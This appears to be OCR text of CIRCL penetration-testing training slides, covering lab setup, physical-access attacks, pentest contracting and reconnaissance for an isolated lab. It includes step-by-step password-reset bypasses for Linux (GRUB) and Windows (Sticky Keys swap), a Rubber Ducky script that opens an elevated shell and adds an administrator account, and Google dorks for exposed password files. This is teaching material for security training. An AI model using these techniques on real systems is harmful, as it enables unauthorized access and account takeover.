


And can reach all the other systems in the Penetration Lab

```
C:\Documents and Settings\IEUser>ping -n 1 172.31.31.10

Pinging 172.31.31.10 with 32 bytes of data:

Reply from 172.31.31.10: bytes=32 time<1ms TTL=64

Ping statistics for 172.31.31.10:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\IEUser>ping -n 1 172.31.31.11

Pinging 172.31.31.11 with 32 bytes of data:

Reply from 172.31.31.11: bytes=32 time<1ms TTL=64

Ping statistics for 172.31.31.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\IEUser>ping -n 1 172.31.31.12

Pinging 172.31.31.12 with 32 bytes of data:

Reply from 172.31.31.12: bytes=32 time<1ms TTL=64
```

0.7 Congratulations: Your PenLab is ready

- All systems within the 'Host-only' network can reach each other
- Internet/LAN access is air gap



CIRCL
Computer Incident
Response Center
Luxembourg

1. Physical access

1.1 Physical Access Control

- Security Best Practices:
  - Lock desktop
  - Strong password
  - Do not write password
  - BIOS password/security
  - Encrypt important files
  - Full disk encryption

- Attacker's point of view:
  - Boot from external medium
  - Mount disk; Copy files
  - Extract, duplicate entire disk
  - OS level password reset
  - Reset BIOS / remove battery
  - Infect bootloader with a keylogger
  - USB attack; Hardware keylogger

1.2 Exercise: Lost password - Linux

Step 1: Get root access

1. Launch Linux VM i.e. **Ubuntu Server**
2. Press **Shift** button to enter the GRUB bootloader menu
3. In **GRUB menu** press **e** to edit boot options
4. Append the line starting with **linux** by **init=/bin/bash**
5. Press **CTRL** + **x** to boot
6. Welcome to the root shell

Step 2: Reset a password

1. Remount the disk in RW: **mount -o remount,rw /dev/sda2**
2. Change the password for user ubuntu: **passwd** <**username**>
3. Write changes to disk **sync**
4. Remount the disk read-only: **mount -o remount,ro /dev/sda1**
5. Power off and reboot the system
6. Login as user and try: **sudo bash**

1.3 Exercise: Lost password - Windows

Step 1: Replace Sticky Keys tool

1. Connect Kali-Linux live ISO image to the VM
2. Boot VM from the ISO image
3. Mount disk maually: **mount /dev/sda1 /media/**
4. **cd /media/WINDOWS/system32/**
5. **mv sethc.exe sethc.bak**
6. **cp cmd.exe sethc.exe**
7. Shutdown and reboot from HD
8. At the login screen press 5x **SHIFT** key
9. Welcome to the root shell

Step 2: Reset a password

1. Change the password for user IEUser: **net user IEUser 123456**
2. Close root shell
3. Login as user **IEUser** and use password **123456**

1.4 USB attacks: Rubber Ducky

- Look like a memory stick
- Act like a keyboard
- Hardware
  - CPU: 60MHz 32-Bit
  - 256K onboard flash
  - USB 2.0
  - Micro SD card reader: <2GB FAT





Image (c) hackshop.com - Image used solely for illustration purposes


1.4 USB attacks: Rubber Ducky

```
REM Enter run
DELAY 3000
GUI r

REM Start shell as admin
STRING powershell Start-Process cmd -Verb runAs
DELAY 100
ENTER

REM Handle UAC
LEFT
ENTER

REM Add user
STRING net user /add evilGuy test123
ENTER
STRING net localgroup administrators evilGuy /add
ENTER

REM Test network
STRING ping 127.0.0.1
ENTER
DELAY 10000

REM Exit
STRING exit
ENTER
```


1.4 USB attacks: Rubber Ducky




1.5 Exercise: Lockpicking



1.5 Exercise: Lockpicking



1.5 Exercise: Lockpicking



CIRCL
Computer Incident
Response Center
Luxembourg

2. Introduction into Pentesting

2.1 Pentesting and other testing

Vulnerability Scanning/Assessment:

- Find as much as possible known vulnerabilities
- Use of full automated tools
- Identify false positives
- Provide recommendations for mitigating the risk

Penetration Testing:

- Exploit the vulnerabilities
- Continue: Chaining attacks together to reach goals:
  - Domain Administrator rights
  - Access to sensitive documents

Red Team Assessment:

- Emulates a malicious attack - Be very silent
- Don't find all the vulnerabilities, just the one needed
- Test detection and response capabilities - Blue Team

2.2 Pentesting vs. Attacking

Authorization:	Obtaining approval vs.	No constraints
Motivation:	Help Improve Security	Personal gain Profit
Intent:	Protect and serve	Exploitation Leverage information
Time:	Limited (1 week)	No limits

2.3 Preparation / Contracting

Get your authorization!

Potential parts of the contract:

- Explain limitation of a pentest:
  - It's just a view at one point in time
  - Tester resources and time frame limited
  - Tester may not find all vulnerabilities
- Set-up lines of communication
- Engagement rules:
  - Date & time when tests are conducted
  - Source IP addresses used for testing
- Non-Disclosure agreement
- White-Box vs. Gray-Box vs. Black-Box
- Define the scope!

2.3 Preparation / Contracting

- Define the scope
  - IP addresses, ranges and/or domain names
  - Internet based web applications vs. Internal systems
  - Systems to exclude
  - Aggressiveness - Where to stop
  - How to deal with 3rd parties involved
  - DoS testing
  - Social engineering
    - Classical, spear phishing, watherholing
    - Malicious URLs, dedicated malware
  - Try to enter the building
  - WLAN (Wardriving)
  - Wardialing
  - Dumpster Diving

2.4 Methodology of a Penetration Test

```
                                  Contract

      ____________________________________________________________
P    \                                                            /  P
i     \          Reconnaissance / Information Gathering          /   i
v      \                                                        /    v
o       ____________________________________________________________
t        \                                                    /      t
i         \        Scanning (Network, Port, Vulnerability)   /       i
n          \                                                /        n
g           ________________________________________________
            \                                              /
             \          Exploitation                       /
              \                                          /
               ____________________________________________
                \                                      /
                 \   Post Exploitation, Access, Hidding  /
                  \                                    /
                   ____________________________________

                                  Reporting
```

http://www.pentest-standard.org/
http://www.vulnerabilityassessment.co.uk/
https://owasp.org/www-project-web-security-testing-guide/

https://www.isecom.org/OSSTMM.3.pdf

2.5 Reporting

- Key points like:
  - Date, time and duration of the test
  - Scope of the assessment
  - Details about analysts
- Executive Summary:
  - Short, max. 2 pages
  - Written for management
  - Summary of most important findings
- Detailed report:
  - Written for technical staff
  - Facts no assumptions
  - Start with the most important/urgent vulnerability
    - Description of the problem
    - How this test was performed
    - Solution: How to mitigate

CIRCL
Computer Incident
Response Center
Luxembourg

3. Reconnaissance / Information Gathering

"Give me six hours to chop down a tree and I will spend the first four sharpening the axe"

Abraham Lincoln

3.1 Collect public information


- Information collection from public available sources
  - Business backgrounds and partners
  - Announcements like job offers
  - Physical addresses and phone numbers
  - Employee names and email addresses
  - Social media info

- Analyse website of target organization:
  - HTML & Script code, comments
  - File: robots.txt
  - HTTrack Website Copier
  - Tails: Leave no trace on the computer
    → `https://tails.boum.org/`

- Maintain all data in digital form: A Wiki

3.1 Collect public information

- Exercise: Access MSFAble website and explore a robots.txt file



3.1 Collect public information

- Exercise: HTTrack Website Copier

```
sudo apt update
sudo apt install httrack

mkdir website
cd website

httrack 172.31.31.11 +* -r2
```

- Exercise: Investigate copied sites

```
<html>
<!-- Mirrored from 172.31.31.11/ by HTTrack Website Copier/3.x [XR&CO'2014],
 Mon, 29 Mar 2021 15:26:30 GMT -->
<head><title>Metasploitable2 - Linux</title></head><body>
<pre>

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="twiki/index.html">TWiki</a></li>
<li><a href="phpMyAdmin/index.html">phpMyAdmin</a></li>
<li><a href="mutillidae/index.html">Mutillidae</a></li>
```

3.2 Google Hacking

Google Advanced Operators:

→ `http://www.googleguide.com/advanced_operators_reference.html`

Exercise:

- Compare: <**domain.tld**> vs. <**site:domain.tld**>
- <**site:domain.tld -site:www.domain.tld**>
- <**site:.lu "parent directory" allintitle:index of**>
- <**inurl:password filetype:xls OR filetype:xlsx**>
  Example filetypes: **xls,doc,pdf,mdb,ppt,rtf**
- <**(all)inurl:admin**>

